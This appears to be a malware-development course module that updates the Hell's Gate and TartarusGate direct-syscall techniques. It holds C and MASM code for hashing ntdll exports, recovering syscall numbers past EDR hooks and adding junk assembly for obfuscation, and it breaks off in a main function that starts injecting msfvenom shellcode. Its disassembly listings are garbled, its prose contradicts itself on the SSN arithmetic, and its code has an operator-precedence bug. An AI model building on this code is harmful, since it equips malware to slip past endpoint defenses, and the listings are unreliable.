

Updating Hell's Gate

Introduction

The *Syscalls - Hell's Gate* module introduced the Hell's Gate technique, which bypasses userland hooks by searching for the syscall number in the hook bytes to be used later as a directly called syscall. This module updates the original Hell's Gate implementation that was demonstrated in that module.

The updates will make the implementation more custom and as a result, make it more stealthy and reduce signature-based detection. Additionally, the updated code will change the way the implementation retrieves a syscall's SSN by using [TartarusGate's](#) approach.

If you require a refresher on the original Hell's Gate implementation, visit the [Hell's Gate GitHub repository](#).

Updating The String Hashing Algorithm

The original Hell's Gate implementation used the [DJB2](#) string hashing algorithm. Updating the string hashing algorithm does not affect the Hell's Gate implementation, but modifying the string hashing algorithm will likely reduce the likelihood of signature detection. The `djb2` function is replaced with the following function.

```
unsigned int crc32h(char* message) {
    int i, crc;
    unsigned int byte, c;
    const unsigned int g0 = SEED, g1 = g0 >> 1,
        g2 = g0 >> 2, g3 = g0 >> 3, g4 = g0 >> 4, g5 = g0 >> 5,
        g6 = (g0 >> 6) ^ g0, g7 = ((g0 >> 6) ^ g0) >> 1;

    i = 0;
    crc = 0xFFFFFFFF;
    while ((byte = message[i]) != 0) { // Get next byte.
        crc = crc ^ byte;
        c = ((crc << 31 >> 31) & g7) ^ ((crc << 30 >> 31) & g6) ^
            ((crc << 29 >> 31) & g5) ^ ((crc << 28 >> 31) & g4) ^
            ((crc << 27 >> 31) & g3) ^ ((crc << 26 >> 31) & g2) ^
            ((crc << 25 >> 31) & g1) ^ ((crc << 24 >> 31) & g0);
        crc = ((unsigned)crc >> 8) ^ c;
        i = i + 1;
    }
    return ~crc;
}
```

The `crc32h` function is an implementation of the [Cyclic Redundancy Check](#) string hashing algorithm and will be used in this module. To promote code readability and maintainability, the `crc32h` function will be called through the following macro.

```
#define HASH(API) crc32h((char*)API)
```

Where the `API` variable is the string to hash using `crc32h`.

Updating GetVxTableEntry

Creating The NTDLL_CONFIG Structure

Recall that [GetVxTableEntry](#) is the function used to retrieve the address and SSN of a specified syscall using its hash. The `GetVxTableEntry` function calculates the required RVAs to search for the specified hash and takes two additional parameters, `pModuleBase` and `pImageExportDirectory`, which are not related to its purpose. To improve efficiency, the `NTDLL_CONFIG` structure is created and shown below.

```

typedef struct _NTDLL_CONFIG
{
    PDWORD    pdwArrayOfAddresses; // The VA of the array of addresses of ntdll's
exported functions
    PDWORD    pdwArrayOfNames;     // The VA of the array of names of ntdll's
exported functions
    PWORD     pwArrayOfOrdinals;   // The VA of the array of ordinals of ntdll's
exported functions
    DWORD     dwNumberOfNames;     // The number of exported functions from
ntdll.dll
    ULONG_PTR  uModule;            // The base address of ntdll - required to
calculated future RVAs

}NTDLL_CONFIG, *PNTDLL_CONFIG;

// global variable
NTDLL_CONFIG g_NtdllConf = { 0 };

```

Creating InitNtdllConfigStructure

Furthermore, a private function, `InitNtdllConfigStructure`, is created and called by `GetVxTableEntry` in order to initialize the `g_NtdllConf` global structure. This allows `GetVxTableEntry` to access values from inside NTDLL's headers without requiring additional parameters or calculations each time. As a result, `InitNtdllConfigStructure` initializes the `g_NtdllConf` structure for future usage.

The `InitNtdllConfigStructure` function fetches the NTDLL base address and performs PE parsing to retrieve the export directory structure. The function then calculates the necessary RVAs to fill the `g_NtdllConf` structure with the required data. The function returns `TRUE` if it succeeds in performing these actions and `FALSE` if `g_NtdllConf` still contains uninitialized elements.

```

BOOL InitNtdllConfigStructure() {

    // getting peb
    PPEB pPeb = (PPEB)__readgsqword(0x60);
    if (!pPeb || pPeb->OSMajorVersion != 0xA)
        return FALSE;

    // getting ntdll.dll module (skipping our local image element)
    PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->LoaderData-
>InMemoryOrderModuleList.Flink->Flink - 0x10);

    // getting ntdll's base address
    ULONG_PTR uModule = (ULONG_PTR)(pLdr->DllBase);
    if (!uModule)
        return FALSE;

    // fetching the dos header of ntdll
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)uModule;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return FALSE;

    // fetching the nt headers of ntdll
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(uModule + pImgDosHdr-
>e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return FALSE;

    // fetching the export directory of ntdll
    PIMAGE_EXPORT_DIRECTORY pImgExpDir = (PIMAGE_EXPORT_DIRECTORY)(uModule +

```

```

pImgNtHdrs-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    if (!pImgExpDir)
        return FALSE;

    // initializing the 'g_NtdllConf' structure's element
    g_NtdllConf.uModule = uModule;
    g_NtdllConf.dwNumberOfNames = pImgExpDir->NumberOfNames;
    g_NtdllConf.pdwArrayOfNames = (PDWORD)(uModule + pImgExpDir-
>AddressOfNames);
    g_NtdllConf.pdwArrayOfAddresses = (PDWORD)(uModule + pImgExpDir-
>AddressOfFunctions);
    g_NtdllConf.pwArrayOfOrdinals = (PWORD)(uModule + pImgExpDir-
>AddressOfNameOrdinals);

    // checking
    if (!g_NtdllConf.uModule || !g_NtdllConf.dwNumberOfNames ||
!g_NtdllConf.pdwArrayOfNames || !g_NtdllConf.pdwArrayOfAddresses ||
!g_NtdllConf.pwArrayOfOrdinals)
        return FALSE;
    else
        return TRUE;
}

```

Renaming & Updating GetVxTableEntry

GetVxTableEntry is renamed to FetchNtSyscall and will have two parameters: dwSysHash, the hash value of the specified syscall to fetch the SSN for and pNtSys, a pointer to an NT_SYSCALL structure which contains everything required to perform a direct syscall. This structure will be initialized by FetchNtSyscall.

```

typedef struct _NT_SYSCALL
{
    DWORD dwSSn; // syscall number
    DWORD dwSyscallHash; // syscall hash value
    PVOID pSyscallAddress; // syscall address
}NT_SYSCALL, *PNT_SYSCALL;

```

The FetchNtSyscall function does the following:

- Checks if the global g_NtdllConf structure is initialized. If not, it calls InitNtdllConfigStructure to do so.
- Checks if the user specified a hash value, if not it returns FALSE.
- Initiates a for-loop to search for the specified syscall using its hash.
- When the syscall is found, it saves its address into the pNtSys structure.
- It then initiates a while-loop that searches for the SSN of the syscall. The search logic is the same as the original implementation.
- If the SSN is found, it's saved into the pNtSys structure.
- The function then breaks out of both loops and performs a final check to ensure that all the members of the NT_SYSCALL structure are initialized.
- The result is returned upon this check.

```

BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found

```

```

if (!g_NtdllConf.uModule) {
    if (!InitNtdllConfigStructure())
        return FALSE;
}

// if no hash value was specified
if (dwSysHash != NULL)
    pNtSys->dwSyscallHash = dwSysHash;
else
    return FALSE;

// searching for 'dwSysHash' in the exported functions of ntdll
for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++) {

    PCHAR pcFuncName = (PCHAR)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfNames[i]);
    PVOID pFuncAddress = (PVOID)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfAddresses[g_NtdllConf.pwArrayOfOrdinals[i]]);

    // if syscall found
    if (HASH(pcFuncName) == dwSysHash) {

        // save the address
        pNtSys->pSyscallAddress = pFuncAddress;

        WORD cw = 0;

        // search for the ssn
        while (TRUE) {

            // reached 'ret' instruction - we are so far down
            if (*((PBYTE)pFuncAddress + cw) == 0xC3 && !pNtSys->dwSSn)
                return FALSE;

            // reached 'syscall' instruction - we are so far down
            if (*((PBYTE)pFuncAddress + cw) == 0x0F && *((PBYTE)pFuncAddress +
cw + 1) == 0x05 && !pNtSys->dwSSn)
                return FALSE;

            if (*((PBYTE)pFuncAddress + cw) == 0x4C
                && *((PBYTE)pFuncAddress + 1 + cw) == 0x8B
                && *((PBYTE)pFuncAddress + 2 + cw) == 0xD1
                && *((PBYTE)pFuncAddress + 3 + cw) == 0xB8
                && *((PBYTE)pFuncAddress + 6 + cw) == 0x00
                && *((PBYTE)pFuncAddress + 7 + cw) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5 + cw);
                BYTE low = *((PBYTE)pFuncAddress + 4 + cw);
                // save the ssn
                pNtSys->dwSSn = (high << 8) | low;
                break; // break while-loop
            }

            cw++;
        }

        break; // break for-loop
    }
}

```


```

// checking if all NT_SYSCALL's (pNtSys) element are initialized
if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL)
    return TRUE;
else
    return FALSE;
}

```


Enhancing SSN Retrieval Logic

Recall when Hell's Gate searches for an SSN, it limits the search boundary by checking for the `syscall` or `ret` instructions. If one of these instructions is found and the SSN has not yet been obtained, the search fails, preventing the retrieval of a wrong SSN value of another syscall function.



TartarusGate

There is an alternative way of searching for the SSN that was introduced in [TartarusGate](#), which is illustrated in the image below.



Assume syscall B is being called using the Hell's Gate implementation, it will search for the `0x4c`, `0x8b`, `0xd1`, `0xb8` opcodes which represent the `mov r10, rcx` and `mov eax, ssn` instructions. But as shown in the image above, there are no such opcodes, meaning Hell's Gate's implementation would fail in obtaining the SSN of syscall B.

TartarusGate uses neighboring syscalls to calculate the SSN of the specified syscall. If TartarusGate searches upwards then the SSN of syscall B is the SSN of syscall A - 1. On the other hand, if TartarusGate searches downwards then the SSN of syscall B is the SSN of syscall C + 1.

TartarusGate Example

When NtProtectVirtualMemory is unhooked, its SSN is 0x50.

00007FF8308E4545	CD 2E	int 2E	
00007FF8308E4547	C3	ret	
00007FF8308E4548	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E4550	4C 8B01	mov r10,rax	ZwIsProcessInJob
00007FF8308E4553	B8 4F000000	mov eax,4F	4F: 'Q'
00007FF8308E4558	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E4560	0F05	jne ntddll.7FF8308E4565	
00007FF8308E4562	0F05	jne ntddll.7FF8308E4565	
00007FF8308E4564	C3	ret	
00007FF8308E4565	CD 2E	int 2E	
00007FF8308E4567	C3	ret	
00007FF8308E4568	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E4570	4C 8B01	mov r10,rax	NtProtectVirtualMemory
00007FF8308E4573	B8 50000000	mov eax,50	50: 'P'
00007FF8308E4578	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E4580	75 03	jne ntddll.7FF8308E4585	
00007FF8308E4582	0F05	jne ntddll.7FF8308E4585	
00007FF8308E4584	C3	ret	
00007FF8308E4585	CD 2E	int 2E	
00007FF8308E4587	C3	ret	
00007FF8308E4588	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E4590	4C 8B01	mov r10,rax	NtQuerySection
00007FF8308E4593	B8 51000000	mov eax,51	51: 'Q'
00007FF8308E4598	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E45A0	75 03	jne ntddll.7FF8308E45A5	
00007FF8308E45A2	0F05	jne ntddll.7FF8308E45A5	
00007FF8308E45A4	C3	ret	
00007FF8308E45A7	CD 2E	int 2E	
00007FF8308E45A7	C3	ret	

The image below uses ZwIsProcessInJob as syscall A, NtProtectVirtualMemory as syscall B, and NtQuerySection as syscall C. NtProtectVirtualMemory is hooked, but its SSN can still be calculated using the adjacent syscalls (A & C).

00007FF8308E4540	4C 8B01	mov r10,rax	ZwIsProcessInJob
00007FF8308E4543	B8 4F000000	mov eax,4F	4F: 'Q'
00007FF8308E4548	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E4550	75 03	jne ntddll.7FF8308E4555	
00007FF8308E4552	0F05	jne ntddll.7FF8308E4555	
00007FF8308E4554	C3	ret	
00007FF8308E4558	CD 2E	int 2E	
00007FF8308E4560	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E4563	4C 8B01	mov r10,rax	ZwIsProcessInJob
00007FF8308E4566	B8 4F000000	mov eax,4F	4F: 'Q'
00007FF8308E4568	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E4570	75 03	jne ntddll.7FF8308E4575	
00007FF8308E4572	0F05	jne ntddll.7FF8308E4575	
00007FF8308E4574	C3	ret	
00007FF8308E4578	CD 2E	int 2E	
00007FF8308E4580	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E4583	4C 8B01	mov r10,rax	NtProtectVirtualMemory
00007FF8308E4586	B8 4F000000	mov eax,4F	4F: 'Q'
00007FF8308E4588	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E4590	75 03	jne ntddll.7FF8308E4595	
00007FF8308E4592	0F05	jne ntddll.7FF8308E4595	
00007FF8308E4594	C3	ret	
00007FF8308E4598	CD 2E	int 2E	
00007FF8308E45A0	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E45A3	4C 8B01	mov r10,rax	NtQuerySection
00007FF8308E45A6	B8 51000000	mov eax,51	51: 'Q'
00007FF8308E45A8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E45B0	75 03	jne ntddll.7FF8308E45B5	
00007FF8308E45B2	0F05	jne ntddll.7FF8308E45B5	
00007FF8308E45B4	C3	ret	
00007FF8308E45B8	CD 2E	int 2E	
00007FF8308E45C0	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FF8308E45C3	4C 8B01	mov r10,rax	NtQuerySection
00007FF8308E45C6	B8 51000000	mov eax,51	51: 'Q'
00007FF8308E45C8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF8308E45D0	75 03	jne ntddll.7FF8308E45D5	
00007FF8308E45D2	0F05	jne ntddll.7FF8308E45D5	
00007FF8308E45D4	C3	ret	
00007FF8308E45D8	CD 2E	int 2E	


Using the previously explained logic where upward search uses SSN of syscall A + 1 and downward search uses SSN of syscall C - 1, they both successfully result in NtProtectVirtualMemory's correct SSN, 0x50.

```
>>>
>>> hex(0x4F + 1)
'0x50'
>>>
>>> hex(0x51 - 1)
'0x50'
>>>
```

Note that the search path can extend beyond the direct neighboring syscalls. For example, if one is calling syscall C, which is hooked, then syscall C's SSN is equal to the following:

- Syscall A's SSN plus two
- Syscall B's SSN plus one
- Syscall D's SSN minus one
- Syscall E's SSN minus two
- Syscall F's SSN minus three

The image below illustrates this more clearly, where idx is the number to add or subtract.



Updating FetchNtSyscall

After understanding how TartarusGate works, the `FetchNtSyscall` function is updated to use that search logic. Some aspects of the updated `FetchNtSyscall` function:

- `RANGE` is 255, representing the maximum number of syscalls to go up or down in the memory.
- `UP` is equal to 32, which is the size of a syscall. This is used when searching upwards.
- `DOWN` is equal to -32, which is the negative size of a syscall. This is used when searching downward.
- When the search path is upwards, the specified syscall's SSN is $(\text{high} \ll 8) \mid \text{low} + \text{idx}$, where `idx` is the number of syscalls above the current syscall (`pFuncAddress`'s address).
- When the search path is downward, the specified syscall's SSN is $(\text{high} \ll 8) \mid \text{low} - \text{idx}$, where `idx` is the number of syscalls below the current syscall (`pFuncAddress` address).

```

BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++){

        PCHAR pcFuncName      = (PCHAR)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress    = (PVOID)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfAddresses[g_NtdllConf.pwArrayOfOrdinals[i]]);

        pNtSys->pSyscallAddress = pFuncAddress;

        // if syscall found

```

```

if (HASH(pcFuncName) == dwSysHash) {

    if (*((PBYTE)pFuncAddress) == 0x4C
        && *((PBYTE)pFuncAddress + 1) == 0x8B
        && *((PBYTE)pFuncAddress + 2) == 0xD1
        && *((PBYTE)pFuncAddress + 3) == 0xB8
        && *((PBYTE)pFuncAddress + 6) == 0x00
        && *((PBYTE)pFuncAddress + 7) == 0x00) {

        BYTE high = *((PBYTE)pFuncAddress + 5);
        BYTE low  = *((PBYTE)pFuncAddress + 4);
        pNtSys->dwSSn = (high << 8) | low;
        break; // break for-loop [i]
    }

    // if hooked - scenario 1
    if (*((PBYTE)pFuncAddress) == 0xE9) {

        for (WORD idx = 1; idx <= RANGE; idx++) {
            // check neighboring syscall down
            if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                BYTE low  = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                pNtSys->dwSSn = (high << 8) | low - idx;
                break; // break for-loop [idx]
            }
            // check neighboring syscall up
            if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
                && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                BYTE low  = *((PBYTE)pFuncAddress + 4 + idx * UP);
                pNtSys->dwSSn = (high << 8) | low + idx;
                break; // break for-loop [idx]
            }
        }
    }

    // if hooked - scenario 2
    if (*((PBYTE)pFuncAddress + 3) == 0xE9) {

        for (WORD idx = 1; idx <= RANGE; idx++) {
            // check neighboring syscall down
            if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

```



```

        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
        pNtSys->dwSSn = (high << 8) | low - idx;
        break; // break for-loop [idx]
    }
    // check neighboring syscall up
    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * UP);
        pNtSys->dwSSn = (high << 8) | low + idx;
        break; // break for-loop [idx]
    }
}

break; // break for-loop [i]

}

}

    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL)
        return TRUE;
    else
        return FALSE;
}

```

Updating Assembly Functions

The functions `HellsGate` and `HellDescent`, found in [hellgate.asm](#) will be replaced with `SetSSn` and `RunSyscall` respectively. `SetSSn` requires the SSN of the syscall to be called and `RunSyscall` will execute it.

There aren't any major updates to these two functions, however, additional assembly instructions were added which do not affect the program's execution but will add obfuscation.

Unobfuscated Assembly Functions

`SetSSn` & `RunSyscall` without unnecessary assembly instructions.

```

.data
    wSystemCall DWORD 0000h

.code

SetSSn PROC
    mov wSystemCall, 000h
    mov wSystemCall, ecx
    ret
SetSSn ENDP

RunSyscall PROC
    mov r10, rcx

```

```

        mov eax, wSystemCall
        syscall
        ret
RunSyscall ENDP

end

```

Obfuscated Assembly Functions

SetSSn & RunSyscall with added assembly instructions.

```

.data
    wSystemCall DWORD 0000h

.code

SetSSn PROC
    xor eax, eax                ; eax = 0
    mov wSystemCall, eax        ; wSystemCall = 0
    mov eax, ecx                ; eax = ssn
    mov r8d, eax                ; r8d = eax = ssn
    mov wSystemCall, r8d        ; wSystemCall = r8d = eax =
ssn
    ret
SetSSn ENDP

RunSyscall PROC
    xor r10, r10                ; r10 = 0
    mov rax, rcx                ; rax = rcx
    mov r10, rax                ; r10 = rax = rcx
    mov eax, wSystemCall        ; eax = ssn
    jmp Run                    ; execute 'Run'
    xor eax, eax                ; wont run
    xor rcx, rcx                ; wont run
    shl r10, 2                  ; wont run
Run:
    syscall
    ret
RunSyscall ENDP

end

```

Updating The Main Function

Creating The NTAPI_FUNC Structure

The updated Hell's Gate implementation is now completed. The last part is to test the implementation which requires the main function. To do so, a new structure is created that replaces the [VX_TABLE](#). The new structure, NTAPI_FUNC, will contain the syscalls' information. Storing this information in a structure will enable calling the syscalls multiple times when initialized as a global variable.

The NTAPI_FUNC structure is shown below.

```

typedef struct _NTAPI_FUNC
{
    NT_SYSCALL    NtAllocateVirtualMemory;
    NT_SYSCALL    NtProtectVirtualMemory;
    NT_SYSCALL    NtCreateThreadEx;
    NT_SYSCALL    NtWaitForSingleObject;

```

```

}NTAPI_FUNC, *PNTAPI_FUNC;

// global variable
NTAPI_FUNC g_Nt = { 0 };

```

Creating InitializeNtSyscalls

To populate the `g_Nt` global variable, the newly created function, `InitializeNtSyscalls`, will call `FetchNtSyscall` to initialize all members of `NTAPI_FUNC`.

```

BOOL InitializeNtSyscalls() {

    if (!FetchNtSyscall(NtAllocateVirtualMemory_CRC32,
&g_Nt.NtAllocateVirtualMemory)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtAllocateVirtualMemory \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtAllocateVirtualMemory Is : 0x%0.2X \n",
g_Nt.NtAllocateVirtualMemory.dwSSn);

    if (!FetchNtSyscall(NtProtectVirtualMemory_CRC32,
&g_Nt.NtProtectVirtualMemory)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtProtectVirtualMemory \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtProtectVirtualMemory Is : 0x%0.2X \n",
g_Nt.NtProtectVirtualMemory.dwSSn);

    if (!FetchNtSyscall(NtCreateThreadEx_CRC32, &g_Nt.NtCreateThreadEx)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtCreateThreadEx \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtCreateThreadEx Is : 0x%0.2X \n",
g_Nt.NtCreateThreadEx.dwSSn);

    if (!FetchNtSyscall(NtWaitForSingleObject_CRC32,
&g_Nt.NtWaitForSingleObject)) {
        printf("[!] Failed In Obtaining The Syscall Number Of
NtWaitForSingleObject \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtWaitForSingleObject Is : 0x%0.2X \n",
g_Nt.NtWaitForSingleObject.dwSSn);

    return TRUE;
}

```

`NtAllocateVirtualMemory_CRC32`, `NtProtectVirtualMemory_CRC32`, `NtCreateThreadEx_CRC32`, and `NtWaitForSingleObject_CRC32` are the hash values of the respective syscalls.

Hasher Program

The syscall hashes are generated using the *Hasher* program which contains the `crc32h` hashing function. Hasher prints the values of its `crc32h`'s function output.

```

#include <Windows.h>
#include <stdio.h>

#define SEED 0xEDB88320
#define STR "_CRC32"

unsigned int crc32h(char* message) {
    int i, crc;
    unsigned int byte, c;
    const unsigned int g0 = SEED, g1 = g0 >> 1,
        g2 = g0 >> 2, g3 = g0 >> 3, g4 = g0 >> 4, g5 = g0 >> 5,
        g6 = (g0 >> 6) ^ g0, g7 = ((g0 >> 6) ^ g0) >> 1;

    i = 0;
    crc = 0xFFFFFFFF;
    while ((byte = message[i]) != 0) {    // Get next byte.
        crc = crc ^ byte;
        c = ((crc << 31 >> 31) & g7) ^ ((crc << 30 >> 31) & g6) ^
            ((crc << 29 >> 31) & g5) ^ ((crc << 28 >> 31) & g4) ^
            ((crc << 27 >> 31) & g3) ^ ((crc << 26 >> 31) & g2) ^
            ((crc << 25 >> 31) & g1) ^ ((crc << 24 >> 31) & g0);
        crc = ((unsigned)crc >> 8) ^ c;
        i = i + 1;
    }
    return ~crc;
}

#define HASH(API) crc32h((char*)API)

int main() {

    printf("#define %s%s \t 0x%0.8X \n", "NtAllocateVirtualMemory", STR,
HASH("NtAllocateVirtualMemory"));
    printf("#define %s%s \t 0x%0.8X \n", "NtProtectVirtualMemory", STR,
HASH("NtProtectVirtualMemory"));
    printf("#define %s%s \t 0x%0.8X \n", "NtCreateThreadEx", STR,
HASH("NtCreateThreadEx"));
    printf("#define %s%s \t 0x%0.8X \n", "NtWaitForSingleObject", STR,
HASH("NtWaitForSingleObject"));
}

```

```

PS C:\Users\User\Desktop\Advanced\HellsGateUpdated\x64\Debug> .\Hasher.exe
#define NtAllocateVirtualMemory_CRC32      0xE9762FEB
#define NtProtectVirtualMemory_CRC32      0x5C2D1A97
#define NtCreateThreadEx_CRC32            0x2073465A
#define NtWaitForSingleObject_CRC32       0xDD554681

```

Main Function

The `InitializeNtSyscalls` function is called first, followed by syscalls to perform a local code injection using `Msrfvenom`'s shellcode. The call to the syscalls is done using the `SetSSn` and `RunSyscall` assembly functions previously described.

```

int main() {

    NTSTATUS      STATUS      = NULL;
    PVOID         pAddress    = NULL;
    SIZE_T        sSize       = sizeof(Payload);

```

```

DWORD          dwOld          = NULL;
HANDLE          hProcess       = (HANDLE)-1,    // local process
               hThread         = NULL;

// initializing the used syscalls
if (!InitializeNtSyscalls()) {
    printf("[!] Failed To Initialize The Specified Direct-Syscalls \n");
    return -1;
}

// allocating memory
SetSSn(g_Nt.NtAllocateVirtualMemory.dwSSn);
if ((STATUS = RunSyscall(hProcess, &pAddress, 0, &sSize, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE)) != 0x00 || pAddress == NULL) {
    printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%0.8X \n",
STATUS);
    return -1;
}

// copying the payload
memcpy(pAddress, Payload, sizeof(Payload));
sSize = sizeof(Payload);

// changing memory protection
SetSSn(g_Nt.NtProtectVirtualMemory.dwSSn);
